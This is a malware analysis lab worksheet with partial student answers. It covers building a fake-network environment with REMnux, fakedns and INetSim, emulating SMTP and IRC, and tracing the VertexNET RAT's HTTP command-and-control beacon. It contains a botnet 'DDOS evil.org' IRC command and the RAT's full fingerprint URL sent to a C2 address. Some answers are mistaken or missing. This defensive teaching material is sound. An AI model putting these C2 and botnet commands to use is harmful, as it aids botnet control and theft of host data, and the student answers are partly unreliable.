

Lab 10: Malware Command and Control - Part 1

ITSC 303: Malware Analysis

Table of Contents

[Lab Outcomes 2](#_Toc24514467)

[Background Reading 2](#_Toc24514468)

[Introduction 2](#_Toc24514469)

[1.0 Network Setup 3](#_Toc24514470)

[1.1 Windows Analysis Machine Network Setup 3](#_Toc24514471)

[1.2 DNS Spoofing Setup 4](#_Toc24514472)

[1.3 IP Address Spoofing 4](#_Toc24514473)

[2.0 Service Setup 5](#_Toc24514474)

[3.0 SMTP Testing 8](#_Toc24514475)

[4.0 IRC Testing 9](#_Toc24514476)

[5.0 Analyzing VertexNET RAT Fingerprinting in C2 10](#_Toc24514477)

[6.0 Reversing GET Request Parameters 11](#_Toc24514478)

[References 16](#_Toc24514479)

Malware Analysis

Lab 10: Malware Command and Control - Part 1

Lab Outcomes

This lab will focus on the following outcomes:

* Set up DNS/IP spoofing.
* Set up emulated services.
* Analyze basic command and control examples.

Background Reading

* [REMnux Documentation](https://REMnux.org/docs/) (https://REMnux.org/docs/)
* [REMnux Usage Tips for Malware Analysis on Linux](https://zeltser.com/remnux-malware-analysis-tips/) (https://zeltser.com/REMnux-malware-analysis-tips/)
* [INetSim: Internet Services Simulation Suite](http://www.inetsim.org/) (http://www.inetsim.org/)

Introduction

Command and control is the phrase often used to refer to the communications to and from malware entities. These communications often involve a central server or malicious peers that distribute commands to perform various actions, such as distributed denial-of-service attacks (DDoS) and loading additional malicious code. These commands, therefore, provide a degree of control over the infected nodes. An infected node is often referred to as a bot and multiple nodes make up a bot network or botnet, which is controlled by a bot master. These communications are often obfuscated or encrypted while in transit to prevent eavesdropping by security technologies and security researchers.

In this lab, you will set up a malware command and control analysis environment using a Linux distribution called REMnux. This distribution provides many tools for malware analysis and research that will assist you in your analysis exercises. You will then look at a basic command and control example from a RAT known as VertexNet.

1. Network Setup

## 1.1 Windows Analysis Machine Network Setup

1. To prevent the analysis environment’s gateway IP address from changing between runs, edit the configuration file for your host-only vmnet to include a static IP address for the supplied REMnux virtual machine.
2. Set the network interface to host-only for the REMnux machine.
3. Boot the machine and verify that the IP address you configured within the vmnet config is assigned the machine using ifconfig. For example:

REMnux@REMnux:~$ ifconfig

eth0 Link encap:Ethernet HWaddr 00:0c:29:09:f0:ac

inet addr:192.168.118.132 Bcast:192.168.118.255 Mask:255.255.255.0

inet6 addr: fe80::20c:29ff:fe09:f0ac/64 Scope:Link

UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1

RX packets:185 errors:0 dropped:0 overruns:0 frame:0

TX packets:85 errors:0 dropped:0 overruns:0 carrier:0

collisions:0 txqueuelen:1000

RX bytes:21763 (21.7 KB) TX bytes:10957 (10.9 KB)

1. Note the IP address, because this will be the gateway. As well, note the DNS address for the Windows analysis environment machine. Set your Windows analysis machine on the same vmnet. \***Your IP addressing scheme MAY be different from this example, please consult your machines accordingly\***
2. Start your Windows analysis machine and note its assigned IP address and interface name using netsh:

> netsh interface ipv4 show config

Configuration for interface "Local Area Connection"

DHCP enabled: Yes

IP Address: 192.168.118.128

Subnet Prefix: 192.168.118.0/24 (mask 255.255.255.0)

InterfaceMetric: 10

DNS servers configured through DHCP: 192.168.118.1

Register with which suffix: Primary only

WINS servers configured through DHCP: None

1. Set your REMnux machine as the default gateway, and use the DHCP assigned address as your new static address using netsh:

>netsh interface ipv4 set address name="Local Area Connection

" static [Windows IP Address] [Net Mask] [REMnux IP/Gateway]

## 1.2 DNS Spoofing Setup

To set REMnux as your local DNS server, you need to respond to DNS requests. REMnux contains a tool called “fakedns,” which is simply a Python script that responds to DNS A record requests with the IP address of the current host or a designated IP address on port 53.

1. Invoke it by calling fakedns:

REMnux@REMnux:~$ fakedns

pyminifakeDNS:: dom.query. 60 IN A 192.168.118.132

1. Now that requests are being responded to, set machine as your DNS server on your Windows machine using netsh:

>netsh interface ipv4 set dns name="Local Area Connection" st

atic [REMnux IP]

Windows tests the DNS connection by sending a request for www.microsoft.com, to which fakedns responds and the command succeeds:

Respuesta: www.microsoft.com. -> 192.168.118.132

1. Verify that DNS requests are now being spoofed by attempting to ping a non-existent domain:

>ping negjknerjkgnekjgn.ergnekgrn

Pinging negjknerjkgnekjgn.ergnekgrn [192.168.118.132] with 32 bytes of data:

Reply from 192.168.118.132: bytes=32 time<1ms TTL=64

## 1.3 IP Address Spoofing

Malware uses hard-coded IP addresses for command and control. To intercept these, use a shell script that is built into REMnux called “accept-all-ips.” This script configures all traffic on a given interface to redirect to the REMnux IP address using iptables. **The following command does not require you to input it into your workstation, it’s simply an example of what the REMnux script is doing behind the scenes.**

sudo iptables -t nat -A PREROUTING -i $INTERFACE -j REDIRECT

This script can be executed as follows:

remnux@remnux:~$ accept-all-ips start

OK, iptables will accept and redirect connections on all IPs on eth0.

Remember to set the client system's default gateway to 192.168.118.132.

You can verify that IP addresses are being redirected by pinging an IP address from your Windows machine that should not be reachable from this network:

>ping 123.123.123.123

Pinging 123.123.123.123 with 32 bytes of data:

Reply from 123.123.123.123: bytes=32 time<1ms TTL=64

Reply from 123.123.123.123: bytes=32 time<1ms TTL=64

Reply from 123.123.123.123: bytes=32 time<1ms TTL=64

Reply from 123.123.123.123: bytes=32 time<1ms TTL=64

1. Service Setup

Malware uses popular protocols for command and control purposes, such as HTTP or FTP. Certain code paths are executed by the malware only if they are able to reach servers that respond to these protocol requests and provide expected answers. For this reason, we have to host services to respond to these protocol requests in the lab.

REMnux comes with another suite of tools for exactly this purpose called “INetSim.” INetSim simulates common services that malware interacts with. Upon execution, it simulates the following by default:

INetSim 1.2.5 (2014-05-24) by Matthias Eckert & Thomas Hungenberg

Using log directory: /var/log/inetsim/

Using data directory: /var/lib/inetsim/

Using report directory: /var/log/inetsim/report/

Using configuration file: /etc/inetsim/inetsim.conf

Parsing configuration file.

Configuration file parsed successfully.

=== INetSim main process started (PID 1845) ===

Session ID: 1845

Listening on: 192.168.118.132

Real Date/Time: 2016-12-20 17:46:42

Fake Date/Time: 2016-12-20 17:46:42 (Delta: 0 seconds)

Forking services...

\* https\_443\_tcp - started (PID 1848)

\* http\_80\_tcp - started (PID 1847)

\* smtp\_25\_tcp - started (PID 1849)

\* smtps\_465\_tcp - started (PID 1850)

\* pop3s\_995\_tcp - started (PID 1852)

\* pop3\_110\_tcp - started (PID 1851)

\* ftp\_21\_tcp - started (PID 1853)

\* ftps\_990\_tcp - started (PID 1854)

Although a number of other services are available, they are disabled by default:

$ grep "#start\_service" /etc/inetsim/inetsim.conf

#start\_service dns

#start\_service tftp

#start\_service irc

#start\_service ntp

#start\_service finger

#start\_service ident

#start\_service syslog

#start\_service time\_tcp

#start\_service time\_udp

#start\_service daytime\_tcp

#start\_service daytime\_udp

#start\_service echo\_tcp

#start\_service echo\_udp

#start\_service discard\_tcp

#start\_service discard\_udp

#start\_service quotd\_tcp

#start\_service quotd\_udp

#start\_service chargen\_tcp


#start\_service chargen\_udp

#start\_service dummy\_tcp

#start\_service dummy\_udp

To invoke INETSim, open a terminal on your REMnux machine and type *inetsim* then press enter. It will load the services in your terminal and remain active until you close the window.

Recording command and control connections is vital to the analysis process. This can be done using Wireshark, which is installed on REMnux by default.

1. Open Wireshark by opening a terminal and typing **Wireshark**.
2. Click the  (Start a new live capture) button.

Wireshark begins capturing network traffic that is then sent to your REMnux instance.

1. Using your Windows analysis machine, open a web browser and type any website address, such as the one shown in Figure 1.




Figure 1: Default HTML Page Response from Fake Website Visit

Source: INetSim, 2016. Reproduced and used in accordance with the fair dealing provisions in section 29 of the Canadian Copyright Act for the purposes of education, research or private study. Further distribution may infringe copyright.

The response returned is a custom INetSim HTML page. Using Wireshark, you can see that TCP connections and an HTTP GET request were recorded:




Figure 2: HTTP Capture

Source: Wireshark, 2016. Reproduced and used in accordance with the fair dealing provisions in section 29 of the Canadian Copyright Act for the purposes of education, research or private study. Further distribution may infringe copyright.

Wireshark provides a variety of analyzers for network protocols, which can provide great insight into various aspects of command and control communications.

**Questions**

1. What is the Server HTTP response header from the HTTP/1.1 200 OK response from the server?

**Server: INetSim HTTP Server\r\n**

1. What is the Content-Type HTTP response header from the HTTP/1.1 200 OK response from the server?

**Content-Type: test/plain\r\n**

1. What is the TCP sequence number of the HTTP/1.1 200 OK response?

**Sequence Number: 151 (relative sequence number)**

1. Were any other resources requested by your browser from the HTTP server? If so, what were they, and why were they requested?

**Not that I can see**

**Instructor sign-off:** \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

1. SMTP Testing

INetSim also provides SMTP service emulation. This is useful for malware that may attempt to connect to mail servers to send e-mails varying in purpose, including sending command and control information back to the attacker. Your Windows machine may need a telnet client to compete this test. Press Win key and type Features. Click the Programs and Features utility and scroll down to Telnet Client. Check the box, press OK and a telnet client will install on your workstation.

1. Test this by connecting to the service using telnet \*Note you will need to use your own IP address configuration for this:

telnet 172.16.220.130 25

Trying 172.16.220.130...

Connected to 172.16.220.130.

Escape character is '^]'.

220 mail.inetsim.org INetSim Mail Service ready.

1. Initiate an SMTP mail request using the EHLO command and specifying a mail server to use (any domain can be specified):

EHLO mail.microsoft.com

250-mail.inetsim.org

250-HELP

250-EXPN

250-ENHANCEDSTATUSCODES

250-DSN

250-8BITMIME

250-SIZE 102400000

250-ETRN

250-VRFY

250-AUTH PLAIN LOGIN ANONYMOUS CRAM-MD5 CRAM-SHA1

250 STARTTLS

1. Then, use the MAIL FROM: command to specify a recipient:

MAIL FROM: bill.gates@microsoft.com

250 2.1.0 Ok

A regular mail server would produce an error, because sending mail from this domain would not be allowed. However, as you can see, this is accepted.

1. Use the RCPT TO: command to specify a recipient:

RCPT TO: steve.jobs@apple.com

250 2.1.5 Ok

1. Use the DATA command to specify the body of the e-mail, using a period (.) to end the data input \*note you don’t type in the section with 354 etc\*:

354 End data with <CR><LF>.<CR><LF>

Hey Steve,

You haven't coded a day in your life, have you?

Cheers,

Bill

.

250 2.6.0 Ok: queued as EF26057A

As you can see, the response specifies that the e-mail has been queued. All received commands have been accepted and are recorded in /var/log/inetsim/service.log for further analysis.

**Instructor sign-off:** \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

1. IRC Testing

IRC is another emulated service, but it is not enabled by default.

1. Kill the current instance of INetSim by using CTRL+C and open the INetSim configuration file in **/etc/inetsim/inetsim.conf** using your favorite editor (requires sudo).
2. Find the #start\_service irc line, remove the comment character (#), save the file, and then re-initiate INetSim.
3. Using telnet, connect to the REMnux instance again on port 6667:

telnet 172.16.220.130 6667

Trying 172.16.220.130...

Connected to 172.16.220.130.

Escape character is '^]'.

NOTICE AUTH :\*\*\* Welcome to irc.inetsim.org

NOTICE AUTH :\*\*\* Looking up your hostname

NOTICE AUTH :\*\*\* Checking Ident

NOTICE AUTH :\*\*\* No ident response

NOTICE AUTH :\*\*\* Found your hostname

1. Specify a nickname using the NICK command:

NICK botmaster

PING :irc.inetsim.org

1. Specify user information with the USER command:

USER botmaster masteroftheuniverse 172.16.220.130 :Vlad

:irc.inetsim.org 001 botmaster :Welcome to the Internet Relay Network botmaster

:irc.inetsim.org 002 botmaster :Your host is irc.inetsim.org, running INetSim IRC Server

:irc.inetsim.org 003 botmaster :This server was created Oct 04 2009 at 02:47:07

:irc.inetsim.org 004 botmaster :irc.inetsim.org INetSim IRC Server

This specifies a nickname, alternative nickname, server address and a real name. ().

1. Specify a mode for this user:

MODE botmaster +i :botmaster!botmaster@172.16.220.1 MODE :botmaster +i

1. Join a channel (this is often only accessible to the bot master in question) using the JOIN command:

JOIN #bots

:botmaster2!botmaster2@172.16.220.1 JOIN :#bots


1. Finally, send messages to this channel using the PRIVMSG command:

PRIVMSG #bots :DDOS evil.org

Now that you’ve seen a little of how some of these plain text protocols work, you can analyze a sample that uses the HTTP protocol.

1. Analyzing VertexNET RAT Fingerprinting in C2

When you run VertexNET, it fingerprints the current machine and provides this information over a command and control medium to a command and control server.

1. Begin a new Wireshark packet capture by clicking the  (Restart the running live capture) button.
2. Run the provided VertexNET RAT sample.

**Questions**

1. What IP address is being contacted by the HTTP C2 request?

**103.58.149.128**

1. What parameters are being emitted within the fingerprint GET requests?

**http://103.58.149.128/bot/adduser.php?uid={846ee340-7039-11de-9d20-806e6f6e6963--1726988349}&lan=192.168.118.128&cmpname=WIN-QJSCPAI220D%20[SAIT\_ITSC303]&country=English%20(United%20States)%20+1&cc=US&idle=0&ver=v1.2**

1. What user agent is being emitted in the fingerprint GET request?

**User-Agent: V32\r\n**

1. Reversing GET Request Parameters

The purpose of a number of GET parameters can often be guessed at or dynamically observed. However, as reverse engineers, you need to be able to distinguish the source of these parameters for signature writing and reporting purposes.

1. Disassemble the sample in Ghidra and locate the Imports information for this binary.

This sample is not packed. In order to identify which code sections are emitting GET requests, use cross-references to common imports. One of these imports is InternetOpenA.

1. Navigate to InternetOpenA and press CTRL + F or right click and select references




Figure 3: View Import References of InternetOpenA

Source: IDA Pro, 2016. Reproduced and used in accordance with the fair dealing provisions in section 29 of the Canadian Copyright Act for the purposes of education, research or private study. Further distribution may infringe copyright.

If you navigate to the second referenced address **sub\_404400+387**, you see a string reference to the found user agent.

1. Navigate to lower addresses to see string references that correspond to the fingerprint GET request.



Figure 4: Idle GET Parameter String Reference

Source: IDA Pro, 2016. Reproduced and used in accordance with the fair dealing provisions in section 29 of the Canadian Copyright Act for the purposes of education, research or private study. Further distribution may infringe copyright.

Two functions, sub\_406A20 and sub\_403B90, perform string operations on the GET request to be made. The first appends a dynamic value (resolved in earlier functions), and the second appends a fixed string value.

1. To reverse engineer the dynamically resolved values, check the cross-reference of the parameters being supplied to sub\_406A20 via EAX. For example:




Figure 5: Idle GET Parameter String Reference

Source: IDA Pro, 2016. Reproduced and used in accordance with the fair dealing provisions in section 29 of the Canadian Copyright Act for the purposes of education, research or private study. Further distribution may infringe copyright.

1. Navigate to the first address shown where the value of the local stack variable is being set to the value of EAX. Note the function call above this line, which you can assume returns the value that is assigned.



Figure 6: Function Call above Parameter Value Assignment

Source: IDA Pro, 2016. Reproduced and used in accordance with the fair dealing provisions in section 29 of the Canadian Copyright Act for the purposes of education, research or private study. Further distribution may infringe copyright.

A DWORD is referenced in this function:

****

Figure 7: DWORD Reference within Called Function

Source: IDA Pro, 2016. Reproduced and used in accordance with the fair dealing provisions in section 29 of the Canadian Copyright Act for the purposes of education, research or private study. Further distribution may infringe copyright.

1. Look at the cross-references to this value in this function to see where a value is assigned to it.




Figure 8: DWORD Being Assigned Value of EAX

Source: IDA Pro, 2016. Reproduced and used in accordance with the fair dealing provisions in section 29 of the Canadian Copyright Act for the purposes of education, research or private study. Further distribution may infringe copyright.

1. Navigate to this address and scroll up to see a string reference to a string.


****

Figure 9: PANELPATH String Reference within Referenced Assignment Function

Source: IDA Pro, 2016. Reproduced and used in accordance with the fair dealing provisions in section 29 of the Canadian Copyright Act for the purposes of education, research or private study. Further distribution may infringe copyright.

The first function call (sub\_401400) is associated with string operations.

1. Navigate to the second function call (sub\_409360) to see a reference to the FindResourceA Windows API.



Figure 10: FindResourceA API Call

Source: IDA Pro, 2016. Reproduced and used in accordance with the fair dealing provisions in section 29 of the Canadian Copyright Act for the purposes of education, research or private study. Further distribution may infringe copyright.

You can infer from this call sequence that the PANELPATH resource is being looked up in a file. Executable resources can be analyzed using ResourceHacker.

1. Open **ResourceHacker** and open the VertexNET sample. We briefly discussed Remote Access Trojans in class, but a quick summary is: A RAT is used by attackers to maintain some form of two-way control over an affected host. These are also known as backdoors, and this class of malware heavily relies on C2 servers as the attacker needs to provide new commands and functionality to the hosts they have compromised. These connections can be set to always on configurations, or the malware can “beacon-out” to a C2 server, and if the C2 server receives the beacon, a new connection can be established at that point.
2. Expand the **RCData** segment and select **PANELPATH**.



Figure 11: PANELPATH Resource Hacker Value

Source: Resource Hacker, 2016. Reproduced and used in accordance with the fair dealing provisions in section 29 of the Canadian Copyright Act for the purposes of education, research or private study. Further distribution may infringe copyright.

As you can see, this resource value corresponds to that of the URL path contacted within the GET request.

You can infer that this resource is being loaded by this function, returned and assigned to this global variable, which is then referenced in 0x408c36 to be added to the GET request.

Not all dynamically resolved value functions are this complex. Use the referenced local variablesbeing passed to 0x406a20 in EAX to answer the following questions.

Questions

1. How is the value of the cmpname GET request parameter being generated?

**My Ghidra is no longer working for some reason? I don’t know why but it crashes whenever I launch it, I am going to try troubleshooting it but for now I am unable to answer these questions.**

1. How is the value of the country GET request parameter being generated?
2. How is the value of the idle GET request parameter being generated?
3. How is the value of the username GET request parameter being generated?

# References

Combs, G. (2016). Wireshark [Computer software]. Retrieved from https://www.wireshark.org/.

Hex-Rays. (2016). IDA Pro. [Computer software].Retrieved from https://www.hex-rays.com/products/ida/support/download.shtml.

Hungenberg, T. and Eckert, M. (2016) INetSim (Version 1.2.6) [Computer software]. Retrieved from http://www.inetsim.org/.

Johnson, A. (2016). Resource Hacker (Version 4.5.30) [Computer software]. Retrieved from http://www.angusj.com/resourcehacker/.